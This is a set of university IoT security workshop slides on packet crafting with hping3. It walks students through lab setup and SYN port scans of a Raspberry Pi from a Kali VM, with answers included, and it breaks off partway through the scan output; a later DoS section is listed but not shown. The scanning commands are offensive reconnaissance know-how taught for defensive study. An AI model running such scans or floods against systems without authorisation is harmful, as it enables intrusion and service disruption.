


# IoT Security – Autumn 2024



## Exploiting Unsecured Ports in IoT Devices through Packet Crafting

Manh Bui  
DucManh.Bui@uts.edu.au

# Objectives of Workshop



## Part 1

- Using hping3 for Port Scanning

## Part 2:

- Crafting Different Types of ICMP Messages

## Part 3:

- Launching DoS Attacks

# Required Resources



## Part1:

Raspberry Pi 3 Model B or later




## Part2:

8GB Micro SD card (minimum required)




## Part3:

PC with IoTSec Kali VM



## Part4:

Network connectivity between PC and Raspberry Pi



# DDoS/DoS attacks



How does  
cybercrime  
host the  
DDoS/DoS  
attacks?




Figure 1: Example of DDoS attacks on IoT environment

# Packet Crafting



- Packet crafting is the manual modification of network packets to manipulate or **exploit network behaviour**.
- Allow users to create packets with **any type of content** (length, payload,...)




Figure 2: Stages of packet crafting

# Packet Crafting Process




+-----+  
Application or Script  
+-----+

+-----+  
Packet Crafting  
+-----+

+-----+  
Modified Packet  
+-----+

+-----+  
Sending the Packet  
+-----+




[Ref.](#)

# Hping3 Tools




- hping3 is a network tool able to send custom **ICMP/UDP/TCP** packets and to display target replies like ping does with **ICMP** replies.
- Like Nmap, hping3 can use the TCP header flag fields **URG, ACK, PSH, RST, SYN**, and **FIN** to accomplish its scans.
- Using hping3, you can test firewall rules, perform (spoofed) port scanning, and test network performance using different protocols.

# Hping3 Tools





# Environment Setup



PC with IoTSec Kali VM

Sd card inserted


Raspberry Pi 3

Network connectivity between PC and Raspberry Pi


# Part 1: Hping3 for Port Scanning-Cont.



a. Set up the topology by connecting the Raspberry Pi to the PC.



b. Start the IoTSec Kali VM and log in.



# Part 1: Hping3 for Port Scanning-Cont.



c. Open a terminal and start the DHCP server on the Kali VM.

```
root@kali:~#lab_support_files/scripts/start_dhcp.sh
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# lab_support_files/scripts/start_dhcp.sh
[ ok ] Starting isc-dhcp-server (via systemctl): isc-dhcp-server.service.
root@kali:~#
```

d. Verify that Kali VM is assigned an IP address on eth0.

```
root@kali:~# ifconfig
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 203.0.113.1 netmask 255.255.255.0 broadcast 203.0.113.255
    inet6 fe80::a00:27ff:fe6a:deae prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:6a:de:ae txqueuelen 1000 (Ethernet)
    RX packets 894 bytes 74040 (72.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 45 bytes 4128 (4.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 33 bytes 2440 (2.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33 bytes 2440 (2.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

# Part 1: Hping3 for Port Scanning-Cont.



e. Determine the IP address of your Raspberry Pi.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig eth0  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 203.0.113.1 netmask 255.255.255.0 broadcast 203.0.113.255  
    inet6 fe80::a00:27ff:fe6a:deae prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:6a:de:ae txqueuelen 1000 (Ethernet)  
    RX packets 1320 bytes 108674 (106.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 51 bytes 5042 (4.9 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

f. Open the man page for hping3 in Kali VM and review the features and options that are available in hping3.

```
root@kali: ~  
File Edit View Search Terminal Help  
DESCRIPTION  
hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. hping3 handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols. Using hping3 you are able to perform at least the following stuff:  
  
- Test firewall rules  
- Advanced port scanning  
- Test net performance using different protocols, packet size, TOS (type of service) and fragmentation.  
- Path MTU discovery  
- Transferring files between even really fascist firewall rules.  
- Traceroute-like under different protocols.  
- Firewalk-like usage.  
- Remote OS fingerprinting.  
- TCP/IP stack auditing.  
- A lot of others.  
  
It's also a good didactic tool to learn TCP/IP. hping3 is developed and maintained by antirez@invece.org and is licensed under GPL version 2. Development is open so you can send me patches, suggestion and  
Manual page hping3(8) line 19 (press h for help or q to quit)
```


# Part 1: Hping3 for Port Scanning-Cont.



g. In a Kali VM terminal, start Wireshark to monitor what hping3 is doing when we are scanning.

```
root@kali:~# wireshark
```

h. Select the **eth0** interface and click **Capture** to start capturing packets



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	203.0.113.19	13.89.178.27	TCP	66	51114 → 443 [SYN] S
2	0.159836271	203.0.113.19	8.8.8.8	DNS	88	Standard query 0x24
3	0.159862131	203.0.113.19	8.8.8.8	DNS	88	Standard query 0x21
4	0.249637891	203.0.113.19	224.0.0.251	MDNS	80	Standard query 0x00
5	0.251119445	203.0.113.19	13.89.178.27	TCP	66	51115 → 443 [SYN] S
6	0.356348607	Raspberr_6d:7a:55	Broadcast	ARP	60	Who has 203.0.113.1
7	0.356373801	PcsCompu_6a:de:ae	Raspberr_6d:7a:55	ARP	42	203.0.113.1 is at 0
8	0.502444569	203.0.113.19	13.89.178.27	TCP	66	51116 → 443 [SYN] S
9	0.546608456	b4:45:06:65:7d:39	PcsCompu_6a:de:ae	ARP	60	Who has 203.0.113.1
10	0.546635831	PcsCompu_6a:de:ae	b4:45:06:65:7d:39	ARP	42	203.0.113.1 is at 0
11	0.750236510	203.0.113.19	13.89.178.27	TCP	66	51117 → 443 [SYN] S



# Part 1: Hping3 for Port Scanning-Cont.



i. You may have captured network traffic that is not relevant to this lab. We are going to restrict the type and of packets we see by using a display filter

Apply the following filter in Wireshark using IP address of Kali VM as the source address and IP address of your Raspberry Pi as the destination address. In this example, 203.0.113.1 is IP address for Kali VM and 203.0.113.20 is the IP address of your Raspberry Pi.

The screenshot shows the Wireshark network protocol analyzer interface. The title bar indicates the capture interface is \*eth0. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for file operations, capture control, and packet navigation. The display filter bar at the top of the packet list contains the filter expression: `ip.src == 203.0.113.1 && ip.dst == 203.0.113.20/28`. Below this, a table displays the captured packets. The first packet is highlighted in blue.

No.	Time	Source	Destination	Protocol	Length	Info
408	155.545573584	203.0.113.1	203.0.113.20	DHCP	342	DHCP ACK - Trans

Below the packet list, the filter expression `ip.src == 203.0.113.1 && ip.dst == 203.0.113.20` is displayed in green text.

# Part 1: Hping3 for Port Scanning-Cont.



j. We will first craft packets to do a port scan against the IP address of your Raspberry Pi.

```
root@kali:~# hping3 -8 0-100 -S 203.0.113.20
```

```
root@kali: ~
File Edit View Search Terminal Help

root@kali:~# hping3 -8 0-100 -S 203.0.113.20
Scanning 203.0.113.20 (203.0.113.20), port 0-100
101 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+-----+
|port| serv name | flags | ttl | id | win | len |
+-----+-----+-----+-----+-----+-----+
All replies received. Done.
Not responding ports: (0 ) (1 tcpmux) (2 nbp) (3 ) (4 echo) (5 ) (6 zip) (7 echo) (8
) (9 discard) (10 ) (11 systat) (12 ) (13 daytime) (14 ) (15 netstat) (16 ) (17 qotd)
(18 msp) (19 chargen) (20 ftp-data) (21 ftp) (22 ssh) (23 telnet) (24 ) (25 smtp) (2
6 ) (27 ) (28 ) (29 ) (30 ) (31 ) (32 ) (33 ) (34 ) (35 ) (36 ) (37 time) (38 ) (39 r
lp) (40 ) (41 ) (42 nameserver) (43 whois) (44 ) (45 ) (46 ) (47 ) (48 ) (49 tacacs)
(50 re-mail-ck) (51 ) (52 ) (53 domain) (54 ) (55 ) (56 ) (57 ) (58 ) (59 ) (60 ) (61
) (62 ) (63 ) (64 ) (65 tacacs-ds) (66 ) (67 bootps) (68 bootpc) (69 tftp) (70 gophe
r) (71 ) (72 ) (73 ) (74 ) (75 ) (76 ) (77 ) (78 ) (79 finger) (80 http) (81 ) (82 )
(83 ) (84 ) (85 ) (86 ) (87 link) (88 kerberos) (89 ) (90 ) (91 ) (92 ) (93 ) (94 ) (
95 supdup) (96 ) (97 ) (98 linuxconf) (99 ) (100 ) *eth0
root@kali:~#
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
```

# Part 1: Hping3 for Port Scanning-Cont.



Refer to the Wireshark capture, the man pages, and other sources on the Internet. What do the options 8, 0-100 and -S do?

---

---

-8 signifies scan mode, 0-100 is the port range to be scanned and -S is sets the SYN flag in the scan.

What ports are shown as open?

---

Answers may vary. Ports 22 and 80 will be open at minimum.



# Part 1: Hping3 for Port Scanning-Cont.



k. Expand your scan to include ports up to 1000.

```
root@kali:~# hping3 -8 0-1000 -S 203.0.113.20
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hping3 -8 0-1000 -S 203.0.113.20
Scanning 203.0.113.20 (203.0.113.20), port 0-1000
1001 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+-----+
|port| serv name | flags |ttl| id | win | len |
+-----+-----+-----+-----+-----+-----+
All replies received. Done.
Not responding ports: (0 ) (1 tcpmux) (2 nbp) (3 ) (4 echo) (5 ) (6 zip) (7 echo) (8
) (9 discard) (10 ) (11 systat) (12 ) (13 daytime) (14 ) (15 netstat) (16 ) (17 qotd)
(18 msp) (19 chargen) (20 ftp-data) (21 ftp) (22 ssh) (23 telnet) (24 ) (25 smtp) (2
6 ) (27 ) (28 ) (29 ) (30 ) (31 ) (32 ) (33 ) (34 ) (35 ) (36 ) (37 time) (38 ) (39 r
lp) (40 ) (41 ) (42 nameserver) (43 whois) (44 ) (45 ) (46 ) (47 ) (48 ) (49 tacacs)
(50 re-mail-ck) (51 ) (52 ) (53 domain) (54 ) (55 ) (56 ) (57 ) (58 ) (59 ) (60 ) (61
) (62 ) (63 ) (64 ) (65 tacacs-ds) (66 ) (67 bootps) (68 bootpc) (69 tftp) (70 gophe
r) (71 ) (72 ) (73 ) (74 ) (75 ) (76 ) (77 ) (78 ) (79 finger) (80 http) (81 ) (82 )
(83 ) (84 ) (85 ) (86 ) (87 link) (88 kerberos) (89 ) (90 ) (91 ) (92 ) (93 ) (94 ) (
95 supdup) (96 ) (97 ) (98 linuxconf) (99 ) (100 ) (101 hostnames) (102 iso-tsap) (10
3 ) (104 acr-nema) (105 csnet-ns) (106 poppassd) (107 rtelnet) (108 ) (109 ) (110 pop
3) (111 sunrpc) (112 ) (113 auth) (114 ) (115 sftp) (116 ) (117 ) (118 ) (119 nntp) (
120 ) (121 ) (122 ) (123 ntp) (124 ) (125 ) (126 ) (127 ) (128 ) (129 pwdgen) (130 )
(131 ) (132 ) (133 ) (134 ) (135 loc-srv) (136 ) (137 netbios-ns) (138 netbios-dgm) (
139 netbios-ssn) (140 ) (141 ) (142 ) (143 imap2) (144 ) (145 ) (146 ) (147 ) (148 )
(149 ) (150 ) (151 ) (152 ) (153 ) (154 ) (155 ) (156 ) (157 ) (158 ) (159 ) (160 ) (
161 snmp) (162 snmp-trap) (163 cmip-man) (164 cmip-agent) (165 ) (166 ) (167 ) (168 )
(169 ) (170 ) (171 ) (172 ) (173 ) (174 mailq) (175 ) (176 ) (177 xdmcp) (178 nextst
